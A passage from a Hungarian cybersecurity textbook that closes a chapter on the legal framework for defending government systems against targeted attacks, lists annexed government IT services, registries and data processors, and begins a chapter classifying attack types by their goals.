a) a hálózati forgalom másolatának átadása,
b) az internet felé menő, illetve onnan érkező hálózati forgalom SSL/TLS csatornáinak szelektív feloldása az ügyfél által meghatározott házirend szerint az SSL/TLS csatornák terminálásával vagy SSL/TLS átjáró megvalósításával,
c) a korai figyelmeztető rendszer fenntartójával az ügyfelek kapcsolódásának kialakítása, változás- és eseménykezelése terén.[47]

Kiegészítő szabály az elektronikus információs rendszerek biztonsági felügyeletét ellátó hatóságok, valamint az információbiztonsági felügyelő feladat- és hatásköréről, továbbá a zárt célú elektronikus információs rendszerek meghatározásáról szóló 187/2015. (VII. 13.) Korm. rendelet szerint előírt kötelezettség, amely szerint a Nemzetbiztonsági Szakszolgálat, mint hatóság[48] helyszíni ellenőrzése során a szerződéses jogviszony alapján érintett közreműködő köteles együttműködni a hatósággal.[49]

4. Összegzés

Az elektronikus információs rendszereket naponta érik az internet irányából azok a fenyegetések, amelyek elhárítása és a fenntartható biztonsági környezet megteremtése komoly kihívást jelent minden szereplő számára. A célzott támadások elhárítása során megjelenő kötelezettségek köre a közreműködő szereplők tekintetében – mint olvashattuk – szerteágazó és sokrétű tevékenységet ölel fel, hiszen minden intézkedésük kihat a szervezeti működésre. Éppen ezért ezen intézkedésekre vonatkozóan a jogi szabályozás megléte kiemelt jelentőségű, így időszerű volt egy olyan szakanyag készítése, amely a jogértelmezést és a jogalkalmazást támogató céllal foglalja össze és mutatja be a szabályozási környezetet. Szándékaink szerint jelen tananyag ezeknek az elvárásoknak felel meg. A szabályozási környezet elemeit vizsgálva egyértelműen levezethető, hogy a jogalkotónak nem az volt a szándéka, hogy a legapróbb részletekig szabályozza ezt a területet. Úgy gondoljuk, hogy a meglévő és bemutatott szabályozás megfelelő keretet biztosít a fenntartható biztonság állapotának megteremtéséhez, azzal, hogy a további részletszabályokat a szervezeti szabályozás egyéb eszközével szükséges biztosítani.

[46] A Kormányzati Adatközpont működéséről szóló 467/2017. (XII. 28.) Korm. rendelet.
[47] 186/2015. (VII. 13.) Korm. rendelet 2/A. §.
[48] Az elektronikus információs rendszerek biztonsági felügyeletét ellátó hatóságok, valamint az információbiztonsági felügyelő feladat- és hatásköréről, továbbá a zárt célú elektronikus információs rendszerek meghatározásáról szóló 187/2015. (VII. 13.) Korm. rendelet 2. §-a.
[49] Az elektronikus információs rendszerek biztonsági felügyeletét ellátó hatóságok, valamint az információbiztonsági felügyelő feladat- és hatásköréről, továbbá a zárt célú elektronikus információs rendszerek meghatározásáról szóló 187/2015. (VII. 13.) Korm. rendelet 5. § (6) bekezdése.

5. Mellékletek

1. melléklet:

A 309/2011. (XII. 23.) Korm. rendelet 1. mellékletében felsorolt, kötelezően biztosítandó központosított informatikai és elektronikus hírközlési szolgáltatások köre

A) Végfelhasználói infokommunikációs infrastruktúra biztosítása és üzemeltetése

1. Alapvető informatikai és elektronikus hírközlő eszközökkel, kellékanyagokkal való ellátás (papír kivételével), valamint üzembe helyezés
   1.1. Asztali és hordozható munkaállomás biztosítása
   1.2. Alap irodai alkalmazások biztosítása, ideértve a levelezés és irodai munkához kapcsolódó dobozos alkalmazásokat, valamint a nyílt forráskódú szoftvereket is
   1.3. Felhasználó – munkával kapcsolatos – anyagainak tárolásához központi tárterület biztosítása
   1.4. Nyomtatáshoz szükséges eszközök biztosítása
   1.5. Mobiltelefon biztosítása
   1.6. Helyhez kötött telefon (berendezés) biztosítása
   1.7. Helyi informatikai és elektronikus hírközlési hálózat és ezzel kapcsolatos eszközök biztosítása
   1.8. Faxoláshoz szükséges eszközök biztosítása (multifunkciós fax készülék vagy fax szerver útján)
   1.9. Nyomtatók, multifunkcionális eszközök biztosítása
   1.10. Nyomtatók és multifunkcionális berendezések festékkazettával való ellátása
   1.11. Egyéb alapvető informatikai és elektronikus hírközlő eszközökkel és kellékekkel való ellátás, üzembe helyezés és telepítés
   1.12. Végfelhasználói eszközökön futó vírus- és rosszindulatú kód (malware) elleni védelem biztosítása
2. Alapvető informatikai és elektronikus hírközlő eszközök munkaidőben és a központi, illetve az egyedi szolgáltatási megállapodásban rögzített felhasználói kör munkaidőn túli használatának támogatása, üzemeltetése és karbantartása
   2.1. Személyi használatú számítógépek normál és kiemelt szintű helyszíni informatikai támogatása (szoftver és hardver meghibásodások kezelése)
   2.2. Helyi informatikai hálózat üzemeltetése, karbantartása
   2.3. Internet-hozzáférés működtetése, a központi, illetve az egyedi szolgáltatási megállapodásban rögzített felhasználói kör számára hordozható eszközön is (mobil-internet)
   2.4. Levelező rendszer üzemeltetése a kiegészítő biztonsági szolgáltatásokkal
   2.5. Piaci (nem kormányzati célú) hírközlési szolgáltatótól igénybe vett standard mobil rádiótelefon előfizetés, valamint internet biztosítása
   2.6. Piaci (nem kormányzati célú) hírközlési szolgáltatótól igénybe vett standard helyhez kötött telefon előfizetés biztosítása
   2.7. Nyomtatók, multifunkcionális eszközök üzemeltetése
   2.8. Elektronikus hírközlő berendezések üzemeltetése (mobil és vezetékes telefonkészülék, fax készülék)
   2.9. Központi tárolóhely, nyomtatási várakozási sorok és központi levelezési szolgáltatások üzemeltetése
   2.10. Dobozos és egyedi fejlesztésű alkalmazásoknak a központi vagy egyedi szolgáltatási megállapodás szerint történő üzemeltetése
   2.11. Egyéb alapvető informatikai és elektronikus hírközlő eszköz üzemeltetése, karbantartása

3. Informatikai problémák ügyfélszolgálati kezelése
   3.1. Végfelhasználói állományok visszaállítása mentésből – igény szerint
   3.2. Általános informatikai segítségnyújtás ügyfélszolgálaton keresztül
   3.3. Elfelejtett jelszó kezelése
   3.4. Felhasználó felvétele, törlése a támogatott rendszerekre és alkalmazásokra
   3.5. Felhasználó informatikai jogosultságainak adminisztrálása a támogatott rendszerekre és alkalmazásokra
   3.6. Felhasználói, munkacsoport adatok archiválása optikai lemezre igény szerint
   3.7. Informatikai ügyelet – munkaidőn kívül
   3.8. Költözések során az informatikai eszközök költöztetéshez történő előkészítése, illetve költözést követő installációja – megelőző egyeztetést követően
   3.9. Speciális problémák továbbítása szakértői csoportok felé
   3.10. Szolgáltatási paraméterek méréséhez szükséges adatok kinyerése az ügyfélszolgálati rendszerből
   3.11. Alap irodai alkalmazásokkal kapcsolatos hiba kezelése
   3.12. Végfelhasználói használatú számítógépekkel és perifériáikkal kapcsolatos hiba kezelése
   3.13. Jogosultsággal kapcsolatos felhasználói incidens kezelése
   3.14. Informatikai és elektronikus hírközlési hálózati hibabejelentések kezelése
4. Új igények új technológiai megoldásokkal való kielégítése és a meglévő eszközök technológiai megújítása során a végfelhasználói használatba kerülő eszközökhöz kapcsolódó infokommunikációs szolgáltatások ellátása.

B) Központi infokommunikációs infrastruktúra biztosítása és üzemeltetése

1. Címtár üzemeltetés
2. Központi szerver infrastruktúra elemek biztosítása
3. Igény szerint alkalmazások karbantartása, támogatása és üzemeltetése
4. Eszköz-nyilvántartási szolgáltatások jellemzően saját tulajdonú eszközök esetében
5. Informatikai raktár és tartalék raktárkészlet biztosítása
6. Informatikai és elektronikus hírközlési beszerzésekről való gondoskodás
7. Az ellátáshoz kapcsolódó informatikai projektek vezetése
8. Az ellátáshoz kapcsolódó informatikai rendszerintegráció új eszközök és alkalmazások telepítéséhez
9. A standard ellátáshoz kapcsolódó IT alkalmazások és licencek biztosítása
10. Az ellátáshoz kapcsolódó IT beszerzések technikai nyilvántartása (hardver és szoftver nyilvántartás) jellemzően saját tulajdonú eszközök esetében
11. Az ellátáshoz kapcsolódó IT eszközök garanciális és garancián túli javítása, javíttatása
12. IT jogosultságok kezelése, adminisztrálása
13. Központi vírusvédelem biztosítása
14. Rendszer monitorozási szolgáltatások
15. Rendszeroptimalizálás, normalizálás
16. Telefonközpont kezelés
17. Elektronikus hírközlési szolgáltatással kapcsolatos számlák feldolgozása
18. Elektronikus hírközlési szolgáltatással kapcsolatos forgalmi és hívásinformációk szolgáltatása
19. Tűzfal biztosítása és üzemeltetése
20. Új igények új technológiai megoldásokkal való kielégítése és a meglévő eszközök technológiai megújítása során a központosított használatú eszközökhöz kapcsolódó infokommunikációs szolgáltatások ellátása

C) Egyéb informatikai igények ellátása

1. Informatikai oktatóteremben informatikai eszközök biztosítása
2. Szabványos IT eszköz kölcsönzése tartalék raktári készletből
3. Egyedileg igényelt perifériákkal való ellátás (szkenner, nyomtató) raktári készletből
4. A lakosság részére készített kormányzati tájékoztató levelekkel, kiadványokkal, illetve kérdőívekkel kapcsolatos adatfeldolgozói és adminisztrációs tevékenység, valamint a postai szolgáltatásokról szóló 2012. évi CLIX. törvény 2. § 35. pontja szerinti postai küldeménynek minősülő küldemények címzettek részére postai úton történő soron kívüli megküldésével kapcsolatos feladatok ellátása a Magyar Posta Zrt. bevonásával.

2. melléklet:

Az IdomSoft Informatikai Zártkörűen Működő Részvénytársaság által kötelezően biztosítandó központosított alkalmazás-üzemeltetési és e rendszereket érintő alkalmazásfejlesztési szolgáltatások köre

1) Az önkormányzati ASP rendszer keretében működő gazdálkodási szakrendszer és naplóelemző rendszer
2) Külön jogszabályban meghatározott személyiadat-és lakcímnyilvántartáshoz kapcsolódó rendszerek (SZL, SZIG, eSZIG, LIG, cím és körzetnyilvántartás, TSZR, ESZF, Nemzeti Arcképtár /NAT/)
3) Külön jogszabályban meghatározott központi címregiszter (KCR)
4) Külön jogszabályban meghatározott központi idegenrendészeti nyilvántartáshoz kapcsolódó egyes rendszerek (IDR, ISZL, IDEGEN)
5) A 11. §-ban foglalt kivétellel jogszabályban meghatározott közúti közlekedési nyilvántartáshoz kapcsolódó rendszerek (JÁRMŰ, Vezetői engedély /VEN/, Származásellenőrzés / SZENY/, Közlekedési Okmánytár, PARKIG, eredetiségvizsgálat /KERT/, Útdíj-díjmentes, EUCARIS)
6) Külön jogszabályban meghatározott közlekedési biztonsági kiszolgáló rendszer (KBKR)
7) Külön jogszabályban meghatározott elektronikus útdíj rendszer gyorsítótár (e-Útdíj)
8) Külön jogszabályban meghatározott kötelező gépjármű-felelősségbiztosítási rendszer (IGFB)
9) Külön jogszabályban meghatározott közúti közlekedési előéleti pontrendszer (Pontrendszer)
10) Külön jogszabályban meghatározott elektronikus anyakönyvi rendszer (EAK)
11) Külön jogszabályban meghatározott arcképelemzési nyilvántartás és arcképelemző rendszer (ÁAAR)
12) Külön jogszabályban meghatározott egyéni vállalkozó nyilvántartási rendszer (EVNY)
13) Külön jogszabályban meghatározott szabálysértési nyilvántartási rendszerhez kapcsolódó egyes rendszerek (SZNYR, STAT-VIR)
14) Külön jogszabályban meghatározott bűnügyi nyilvántartási rendszerhez kapcsolódó egyes rendszerek (HCR-bűnügyi, ERHAB)
15) Külön jogszabályban meghatározott központi útiokmány nyilvántartási rendszer (EPASS)
16) Külön jogszabályban meghatározott elektronikus ügyfél-azonosítást segítő és elektronikus ügyintézést támogató rendszerek (UKAPU, Összerendelési Nyilvántartáshoz kapcsolódó rendszerek /ÖNY/, Az elektronikus ügyintézést igénybe vevő, külföldön élő természetes személyek személyi nyilvántartása /3NYT/, Időszakos Értesítési Szolgáltatás /RÉR/, Részleges Kódú Telefonos Azonosítás /RKTA/, Elektronikus hatósági ügyintézést és tájékoztatást segítő internetes szolgáltató rendszer
17) Elektronikus hatósági ügyintézést és tájékoztatást segítő internetes szolgáltató rendszer – Webes Ügysegéd /WÜ/

18) Elektronikus hatósági ügyintézést és tájékoztatást segítő telefonos szolgáltató rendszer (Effector)
19) Külön jogszabályban meghatározott Schengeni Információs Rendszer magyar nemzeti részének központi informatikai elemei (SIS II NS.CP)
20) Külön jogszabályban meghatározott nemzeti egységes kártya-kibocsátási keretrendszer (NEK)
21) Külön jogszabályban meghatározott a jogügyletek biztonságát szolgáló keretrendszer üzemeltetése (JÜB)
22) Külön jogszabályban meghatározott jármű figyelőztetési rendszer üzemeltetése (Figyelőztetés)
23) Külön jogszabályban meghatározott központi tanúvédelmi rendszer üzemeltetése (KTR, BÁSTYA)
24) A 13/2013. (IV. 11.) ORFK utasítás alapján kialakított szolgálati lőfegyverek nyilvántartásának (Fegyver)
25) Külön jogszabályban meghatározott Magyar igazolvány rendszer (MIG)
26) Külön jogszabályban nevesített Központi Ügyfél-regisztrációs Nyilvántartás (KÜNY)
27) Szakrendszeri Kódképző és Kapcsolatkezelő Alkalmazások
28) Általános Közigazgatási Statisztikai Adatgyűjtő Rendszer
29) Elektronikus Felügyeleti és Ellenőrzési Rendszer
30) A központi okmány keretrendszer mellett kialakított Integrált Napló
31) Vezetői Információs Portál
32) Központi Jogosultságkezelő Rendszer
33) Központi Okmánytár Okmányfeldolgozó és Lekérdező Rendszer (KOTAR)
34) Iratérvényességi Nyilvántartás rendszer
35) Központi Közigazgatási Adatszolgáltató és Adatfogadó Rendszer (KAAR)
36) Központi okmánygyártás (SZIG, Útlevél, VEN, Magyar igazolvány), (MOKA)
37) Okmányügyek Intézését Segítő Mobilalkalmazás rendszer (OkmányApp)
38) Okmányok Képfelvételező és adatfeldolgozó rendszere (Fotoshop)
39) Központi Okmány megszemélyesítő Rendszer (Erkölcsi bizonyítvány, Származásellenőrzési határozatok, Gépjármű törzskönyv)
40) Egyéb okmánymegszemélyesítő rendszerek: Szolgálati igazolványok, Diákigazolvány, Vitorlás kártya, Polgárőr kártya
41) Integrált Portál alapú lekérdező rendszer (IPL)
42) Központi Certifikáció és tanúsítvány generáló rendszer
43) Központi Időpontfoglaló Alkalmazás
44) Nemzeti Konzultációk IT kiszolgáló rendszere
45) Központi Közigazgatási Naplórendszer (NLR)
46) A Magyar Nemzeti Public Key Directory
47) Mobil okmányirodai időpontfoglalás
48) Kormányablakok Tudástárát működtető Szerkesztőségi rendszer és Portál
49) Külön jogszabályban meghatározott, az Európai Unió tagállamainak bíróságai által magyar állampolgárokkal szemben hozott ítéletek nyilvántartásához kapcsolódó rendszerek (HCR-tagállami)
50) Központi Kormányzati Hírlevélküldő rendszer
51) Jogszabályban meghatározott helyi közszolgáltatás információs rendszer (IKIR)
52) Központi Médiatár informatikai rendszer
53) Büntetőeljárási ügyviteli nyilvántartási rendszer
54) Elektronikus modus operandi rendszer (kriminalisztikai nyilvántartás)
55) A rendvédelmi szervek feladatkörébe utalt közhatalmi díj- és szankciójellegű bevételek kezelését támogató pénzügyi analitikus nyilvántartás

56) Elővezetések kezelését biztosító ügyviteli nyilvántartási rendszer
57) Független Rendészeti Panasztestület eljárást támogató rendszer
58) Határrendészeti, határellenőrzési és idegenrendészeti eljárást támogató ügyviteli nyilvántartási rendszer
59) Határrendészeti, igazgatásrendészeti, idegenrendészeti, közrendvédelmi, közlekedésrendészeti egységes rendészeti statisztika
60) A rendvédelmi szervek feladatkörébe utalt közigazgatási bírság kezelését támogató ügyviteli nyilvántartási rendszer
61) Közlekedési eljárások kezelését támogató ügyviteli nyilvántartási rendszer
62) Egységes Kormányzati Ügyiratkezelő Rendszer Érkeztető Rendszere (KÉR) Robotzsaru modulja
63) Központosított rendvédelmi adattári lekérdező rendszer
64) Rendvédelmi közterületi intézkedéstámogató és lekérdező mobileszköz rendszer
65) Küldemény Dokumentumtár Szolgáltatás
66) Minősített adatkezelést és adatgyűjtést támogató ügyviteli nyilvántartási rendszer
67) Objektív Felelősség ügyviteli nyilvántartási rendszer
68) Objektumokba való beléptetést támogató rendszer
69) Országos polgári lőfegyver nyilvántartási rendszer
70) Pénzmosás elleni eljárások ügyviteli nyilvántartási rendszere
71) Polgári Veszélyhelyzeti Információs Rendszer
72) Rendőrség engedélyügyekkel kapcsolatos rendszer
73) Rendvédelmi állampolgári tájékoztató rendszer
74) Rendvédelmi bér- és egyéb juttatások kifizetését támogató rendszer
75) Rendvédelmi célú jármű elhaladási adattár
76) Rendvédelmi, általános és minősített elektronikus ügyviteli nyilvántartási, iratkezelési és feladatkezelési rendszer
77) Rendvédelmi gépjármű nyilvántartás
78) Rendvédelmi kereső, kutató, elemzéstámogató rendszer
79) Rendvédelmi keretrendszer szolgáltatások
80) Rendvédelmi közterületi feladatokat támogató rendszer
81) Rendvédelmi munkaidő nyilvántartás
82) Rendvédelmi rendszeradminisztrációs szolgáltatások
83) Rendvédelmi sajtótevékenységet támogató ügyviteli nyilvántartási rendszer
84) Rendvédelmi Törzs tevékenységét támogató rendszer
85) Rendvédelmi vezetők feladattámogató rendszere
86) Sportrendészeti nyilvántartás
87) Szabálysértési eljárások kezelését támogató ügyviteli nyilvántartási rendszer
88) Szakértői (daktiloszkópiai) nyilvántartási rendszer
89) A rendvédelmi szervek gazdálkodási szakterületeihez tartozó, igazgatással összefüggő nyilvántartások (Szerződés-, Energetikai-, Ingatlan-, Adomány nyilvántartás, Ruházati ellátást támogató rendszer)
90) A belügyminiszter irányítása alatt álló egyes fegyveres szervek hivatásos állományú tagjai teljesítményértékelésének ajánlott elemeiről, az ajánlott elemek alkalmazásához kapcsolódó eljárási szabályokról, a minősítés rendjéről és a szervezeti teljesítményértékelésről szóló 26/2013. (VI. 26.) BM rendelet által előírt teljesítményértékelést támogató rendszer
91) Rendvédelmi téradat elemző és publikáló térképészeti rendszer
92) Tevékenységirányítási, bevetési térképkezelő és segélyhívás-adatlap kezelő rendszer
93) Ügyeleti jelentőszolgálati és vezetői tájékoztató kommunikációs rendszer
94) Rendvédelmi elektronikus ügyintézési portál és űrlapkezelő rendszer
95) Ideiglenes Rendszámtáblák Nyilvántartásának rendszere

96) Az elektronikus ügyintézés részletszabályairól szóló 451/2016. (XII. 19.) Korm. rendeletben meghatározott Munkafolyamat Kezelő Rendszer (MUKER) Kormányablakok számára, kivéve az alkalmazásfejlesztést
97) Elektronikus ügyintézést támogató IKR rendszer, kivéve az alkalmazásfejlesztést
98) Állami Alkalmazás-katalógus
99) Állami Alkalmazás-fejlesztési Környezet
100) A Szabályozott Tevékenységek Felügyeleti Hatósága működését támogató „Fortuna" szakrendszer
101) Álláshely Nyilvántartó Rendszer (ÁNYR)
102) Nemzeti Határforgalom Ellenőrző és Regisztrációs Rendszer (NHERR)
103) Központi Mutatókarton Nyilvántartás (APDIAL)
104) SPOC (Single Point of Contact) rendszer
105) Hatósági Házi Karantén Rendszer (HKR)
106) Nyilvántartások Elektronikus Nyilvántartása (NYENY)
107) eSzemélyiM mobilalkalmazás
108) Lakossági ügyintézést és regisztrációt támogató önkiszolgáló terminál szolgáltatások (KIOSZK ORFK és KIOSZK Kormányablak)
109) NOVA.T-ellátmány rendszer (NOVA.T-ellátmány NVSZ és NOVA.T-ellátmány TEK)
110) Mesterséges Intelligencia Alapú Alkalmazások Szolgáltatása (MIA – MIaaS) Multi Tenant alapon
111) NOVA Voks döntéshozó rendszer
112) Hiteles személyazonosításon alapuló videokonferencia szolgáltatás (ideértve a Videohívással támogatott egészségügyi ellátásokat)
113) Központi Döntéstámogató Alkalmazás
114) SafeHIR vészhelyzeti hívásfogadó rendszer

3. melléklet:

A nemzeti adatvagyon körébe tartozó állami nyilvántartások adatfeldolgozói:

	A nyilvántartás megnevezése	**Adatfeldolgozó**	**Az adatfeldolgozó által végzett adatfeldolgozás köre**	**Az adatfeldolgozó igénybevételének jellege**
1.	Foglalkoztatási és Közfoglalkoztatási Adatbázis	NISZ Zrt.	teljes adatfeldolgozás	az adatkezelő döntésétől függő
2.	Az állami foglalkoztatási szerv feladatainak ellátásához szükséges adatbázis	NISZ Zrt.	teljes adatfeldolgozás	az adatkezelő döntésétől függő
3.	Egységes szociális nyilvántartás	Magyar Államkincstár központi szerve	teljes adatfeldolgozás	az adatkezelő döntésétől függő
4.	A támogatásból megvalósuló fejlesztések központi monitoringjáról és nyilvántartásáról szóló 60/2014. (III. 6.) Korm. rendelet szerinti nyilvántartásokban kezelt adatokhoz kötődő adatfeldolgozói feladatok	NISZ Nemzeti Infokommunikációs Szolgáltató Zártkörűen Működő Részvénytársaság, Új Világ Nonprofit Szolgáltató Korlátolt Felelősségű Társaság, Nemzetbiztonsági Szakszolgálat	elektronikus adatfeldolgozás	kötelező

	A nyilvántartás megnevezése	Adatfeldolgozó	Az adatfeldolgozó által végzett adatfeldolgozás köre	Az adatfeldolgozó igénybevételének jellege
5.	A polgárok személyi adatainak és lakcímének nyilvántartása	IdomSoft Zrt.	elektronikus adatfeldolgozás	kötelező
6.	Elektronikus anyakönyvi nyilvántartás	IdomSoft Zrt.	elektronikus adatfeldolgozás	kötelező
7.	Földhasználati nyilvántartás	Lechner Tudásközpont Területi, Építészeti és Informatikai Nonprofit Korlátolt Felelősségű Társaság, továbbá az ingatlanügyi hatósági hatáskörében eljáró fővárosi és megyei kormányhivatal	teljes adatfeldolgozás	kötelező
8.	Az államhatár adatbázisa, az állami nagyméretarányú topográfiai térképi adatbázisok, az állami távérzékelési adatbázisok, a Földrajzinév-tár adatbázis	földmérési és térinformatikai államigazgatási szervként eljáró Lechner Tudásközpont Területi, Építészeti és Informatikai Nonprofit Korlátolt Felelősségű Társaság	teljes adatfeldolgozás	kötelező
9.	Az alapponthálózati pontok adatbázisa, az állami földmérési alaptérképi adatbázis, az archív analóg és digitális térképi adatok adatbázisai.	földmérési és térinformatikai államigazgatási szervként eljáró Lechner Tudásközpont Területi, Építészeti és Informatikai Nonprofit Korlátolt Felelősségű Társaság	teljes adatfeldolgozás	kötelező
10.	Ingatlan-nyilvántartás, az állami ingatlan-nyilvántartási térképi adatbázis	földmérési és térinformatikai államigazgatási szervként eljáró Lechner Tudásközpont Területi, Építészeti és Informatikai Nonprofit Korlátolt Felelősségű Társaság	teljes adatfeldolgozás	kötelező
11.	Közepes és kisméretarányú állami topográfiai térképek	MH Geoinformációs Szolgálat és HM Térképészeti Közhasznú Nonprofit Kft., ingatlanügyi hatósági hatáskörében eljáró fővárosi és megyei kormányhivatal	teljes adatfeldolgozás	kötelező
12.	Nyugdíj-biztosítási nyilvántartás	kizárólagos állami tulajdonú gazdálkodó szervezet	teljes adatfeldolgozás	az adatkezelő döntésétől függő
13.	Egészségbiztosítási nyilvántartás	kizárólagos állami tulajdonú gazdálkodó szervezet	teljes adatfeldolgozás	az adatkezelő döntésétől függő
14.	Központi útiokmány-nyilvántartás	IdomSoft Zrt.	elektronikus adatfeldolgozás	kötelező
15.	Szabálysértési nyilvántartási rendszer	IdomSoft Zrt.	elektronikus adatfeldolgozás	kötelező
16.	Közúti közlekedési nyilvántartás	IdomSoft Zrt.	elektronikus adatfeldolgozás	kötelező
17.	A Magyar igazolvány és a Magyar hozzátartozói igazolvány tulajdonosainak nyilvántartása	IdomSoft Zrt.	elektronikus adatfeldolgozás	kötelező

	A nyilvántartás megnevezése	Adatfeldolgozó	Az adatfeldolgozó által végzett adatfeldolgozás köre	Az adatfeldolgozó igénybevételének jellege
18.	Kulturális örökségvédelmi nyilvántartás	államigazgatási szerv	elektronikus adatfeldolgozás	az adatkezelő döntésétől függő
19.	A Nemzeti Adó- és Vámhivatal által kezelt adóhatósági és vámhatósági adatok nyilvántartása	Pillér Pénzügyi és Számítástechnikai Kft.	teljes adatfeldolgozás	az adatkezelő döntésétől függő
20.	A Nemzeti Adó- és Vámhivatal által kezelt, a 19. pont alá nem tartozó adatok nyilvántartása	Pillér Pénzügyi és Számítástechnikai Kft.	teljes adatfeldolgozás	az adatkezelő döntésétől függő
21.	Cégnyilvántartás	Magyar Közlöny Lap- és Könyvkiadó Korlátolt Felelősségű Társaság	teljes adatfeldolgozás	kötelező
22.	Központi idegenrendészeti nyilvántartás	IdomSoft Zrt., Nemzeti Szakértői és Kutató Központ	elektronikus adatfeldolgozás	kötelező
23.	A Magyar Államkincstár mezőgazdasági és vidékfejlesztési támogatási feladataihoz kapcsolódó nyilvántartási rendszerek	kizárólagos állami tulajdonú gazdálkodó szervezet	teljes adatfeldolgozás	az adatkezelő döntésétől függő
24.	N.SIS	IdomSoft Zrt.	elektronikus adatfeldolgozás	kötelező
25.	Kötvénynyilvántartás	IdomSoft Zrt.	elektronikus adatfeldolgozás	kötelező
26.	Az egyéni vállalkozók nyilvántartása	IdomSoft Zrt.	elektronikus adatfeldolgozás	kötelező
27.	Bűnügyi nyilvántartási rendszer	IdomSoft Zrt.	elektronikus adatfeldolgozás	kötelező
28.	Természetes személyek közhiteles országos adósságrendezési nyilvántartása, az adósságrendezési eljárással összefüggő hirdetményi rendszer	Magyar Közlöny Lap- és Könyvkiadó Korlátolt Felelősségű Társaság	elektronikus adatfeldolgozás	az adatkezelő döntésétől függő
29.	Természetes személyek adósságrendezési eljárásával összefüggő nyomtatványellenőrzési és nyomtatványkitöltő informatikai rendszer	NISZ Zrt.	elektronikus adatfeldolgozás	az adatkezelő döntésétől függő
30.	Fizetésképtelenségi nyilvántartás	Magyar Közlöny Lap- és Könyvkiadó Kft.	elektronikus adatfeldolgozás	az adatkezelő döntésétől függő
31.	A Nemzeti Választási Iroda adatkezelésében lévő, a választási eljárásról szóló 2013. évi XXXVI. törvény 76. § (3) bekezdésében meghatározott választási nyilvántartásokat kezelő informatikai rendszer	IdomSoft Informatikai Zártkörűen Működő Részvénytársaság	elektronikus adatfeldolgozás	az adatkezelő döntésétől függő
32.	A magyarországi lakcímmel nem rendelkező választópolgárok levélben benyújtott névjegyzéki kérelmének regisztrációs előfeldolgozását végző informatikai rendszer	KOPINT-DATORG Informatikai és Vagyonkezelő Kft.	elektronikus adatfeldolgozás	az adatkezelő döntésétől függő

6. Irodalomjegyzék

- Berzsenyi Dániel – Dr. Bodó Attila Pál – Kapitány Sándor – Sági Gábor – Sebők Viktória (2017): Incidensmenedzsment. Dialóg Campus Kiadó, Budapest.
- Leitold Ferenc (2014): Sebezhetőségvizsgálatok a gyakorlatban. Nemzeti Közszolgálati Egyetem, Budapest.
- Legális szoftverekkel támadnak a kiberbűnözők – 2017. február 13. hétfő – 10:45 / piacesprofit.hu, URL: http://www.piacesprofit.hu/infokom/legalis-szoftverekkel-tamadnak-a-kiberbunozo (utolsó letöltés: 2018.03.25.)

II. SÁGI GÁBOR: CÉLZOTT TÁMADÁSI MODELLEK ÉS MŰSZAKI VÉDELEM LEHETŐSÉGEK

1. Bevezető

Az információs társadalom fejlődése, az informatikai eszközök alkalmazása a társadalmi, gazdasági alapfolyamatok működésében betöltött egyre nagyobb szerepe magával hozta az informatikai eszközök által okozott kitettségünket. Számos alapfolyamat működése, működtetése manapság már elképzelhetetlen vagy megvalósíthatatlan informatikai eszközök támogatása nélkül. A mindennapi életben egyre több és összetettebb szolgáltatásokat veszünk igénybe, a kiszolgáló infrastruktúrák egyre összetettebbek, egyre komplexebbé váltak, a korábban különböző célra készített rendszerek összekapcsolódtak és elkezdtek egymással kommunikálni, ezzel tovább növelve a rendszerek üzemeltetésének kockázatát. Az egyes rendszerek által publikusan elérhető szolgáltatások, a mobil technológia, okos és kevésbé okos eszközök bár kényelmesebbé tették az életünket, de újabb és újabb támadási lehetőséget biztosítanak a rosszat akarók számára. Másrészről a felhőszolgáltatás elterjedése magával hozta az adatok koncentrált, egy helyen történő tárolását, ami bár védelmi szempontból magasabb szintet tesz lehetővé, ugyanakkor a támadó motivációja is magasabbá vált a nagyobb hasznon megszerzésének reménye miatt.

Napjainkban már nem csak a szakirodalomban, hanem a közmédiában is nap, mint nap jelennek meg azok a hírek, amelyek nagymennyiségű adat szivárgásról, informatikai rendszerek ellene elkövetett működést akadályozó vagy éppen egy állam kormányzati szerve ellen elkövetett támadásról szólnak. Ezen a támadások végrehajtása különös szakértelmet, komoly erőforrást igényel és jellemzően komoly bűnözői csoportok vagy államok állnak a háttérben. Ezen támadások jellemzői továbbá, hogy olyan technológiákat alkalmaznak a támadások során, amely a hagyományos védelmi eszközökkel nehezen vagy egyáltalán nem fedezhetők fel, a támadások megtervezése hosszú folyamat és a végrehajtása általában több lépcsőben valósul meg, s amelyek felfedezése hónapokat, éveket vesz igénybe.

Jelen könyvfejezet célja bemutatni a fejlett támadások jellemzőit, folyamatát, a védelem megszervezésének lehetséges módját, illetve bemutatni néhány sikeres fejlett támadást.

2. Támadások csoportosítása

Ahhoz, hogy megértsük a fejlett támadások jellemzőit, érdemes egy tisztázni a támadások jellemzőit. Az informatikai rendszereket ért támadásokat többféle módszer szerint csoportosíthatjuk. A támadások szétválasztásának alapja lehet a támadó célja, a támadás során támadott célpont száma, valamint a támadás „elkövetője”.

2.1. Támadás célja szerint

Egy támadásnak számos célja lehet, egy rendszer elérhetetlenné tételétől, a rendszer vagy a rendszerben tárolt adatok módosításán át, a rendszerben tárolt adatok megismeréséig. Ezen célok határozzák

meg a támadás során igénybe vett technikákat, folyamatokat. A támadás sikerességét nagymértékben befolyásolja a védelmi rendszer hatékonysága, a támadó képessége, valamint a rendelkezésre álló erőforrások nagysága is. Amíg egy rendszer működésének zavarásához kevés erőforrás szükséges, egy jól védett rendszerben történő információszerzés, a rendszer vagy az abban tárolt adatok módosítása sokkal komplexebb és ezzel együtt „drágább" tevékenység.

2.1.1. Információs rendszer működésének zavarása (rendelkezésre állás elleni támadás)

Az információs rendszer működésnek zavarásának célja, hogy a szolgáltatást igénybe vevők ne vagy csak korlátozottan érjék el a rendszert, a rendszerben tárolt adatokat vagy ne tudják ezeket használni. Ezen célt a rendszer konfigurációjának megváltoztatásával (például: lekapcsolásával) vagy a rendszer erőforrásainak elfogyasztásával lehet elérni.

A rendszer konfigurációjának módosítását belső elkövető vagy belső munkavállaló jogosultságaival visszaélve, ritkább esetben a rendszer sérülékenységét kihasználva a rendszerbe kívülről történő betöréssel lehet elvégezni.

